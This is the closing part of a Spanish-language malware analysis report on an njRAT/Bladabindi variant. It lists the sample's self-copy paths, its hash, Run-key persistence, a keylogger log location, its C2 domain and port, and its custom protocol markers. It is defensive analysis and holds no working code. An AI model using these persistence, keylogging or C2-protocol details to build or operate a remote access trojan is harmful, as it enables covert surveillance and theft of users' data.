Evasión de defensas	Disable or Modify System Firewall	`T1562.004`	Intento de añadir el ejecutable a las excepciones del firewall mediante `netsh`	Identificada estáticamente

9. Conclusiones

El análisis de `NET_MALWARE_master.exe` permitió identificar y extraer un segundo ejecutable .NET denominado `resource-A.exe`, correspondiente al payload principal. El estudio de su código y configuración permitió clasificarlo, con un alto grado de confianza, como una variante de **njRAT/Bladabindi 0.6.4**.

Durante el análisis dinámico se confirmó que el payload crea dos copias de sí mismo:

C:\Users\usuario\AppData\Local\Temp\svchost.exe
C:\Users\usuario\AppData\Roaming\Microsoft\Windows
Start Menu\Programs\Startup
ba4c12bee3027d94da5c81db2d196bfd.exe

Los tres ejecutables presentan el mismo MD5:

```
CE9B25D995E44180C8A2099997709982
```

Esto demuestra que son copias exactas del mismo binario. La copia de **%TEMP%** se ejecuta como proceso principal, mientras que la copia de Startup y el valor creado en

HKCU\Software\Microsoft\Windows\CurrentVersion\Run

proporcionan persistencia en el sistema.

También se confirmó el funcionamiento del keylogger, que registra pulsaciones, teclas especiales y títulos de ventanas activas en:

```
C:\Users\usuario\AppData\Local\Temp\svchost.exe.tmp
```

El análisis de red mostró comunicaciones con **dr187187.ddns.net** mediante el **puerto TCP 22**. Aunque Wireshark clasificó parte del tráfico como SSH, la muestra utiliza un protocolo propio con

|'|'|

como separador y **endof** como delimitador. Los mensajes **lv** transmiten información del sistema, mientras que los mensajes **act** envían los títulos de las ventanas activas codificados en Base64. Ante la pérdida de conexión, el malware realiza intentos periódicos de reconexión.

El análisis estático reveló además capacidades de shell remota, captura de pantalla, control de procesos, modificación del Registro, descarga y ejecución de archivos, actualización, desinstalación y carga de plugins en memoria. Estas funciones no se activaron dinámicamente porque el listener empleado no envió órdenes al malware.

La combinación de herramientas de análisis estático y dinámico permitió correlacionar el código con los archivos, claves de Registro, procesos y comunicaciones observados. En conjunto, los resultados confirman que la muestra es un troyano de acceso remoto funcional, capaz de mantener persistencia, capturar información del usuario y establecer un canal de control con su servidor C2.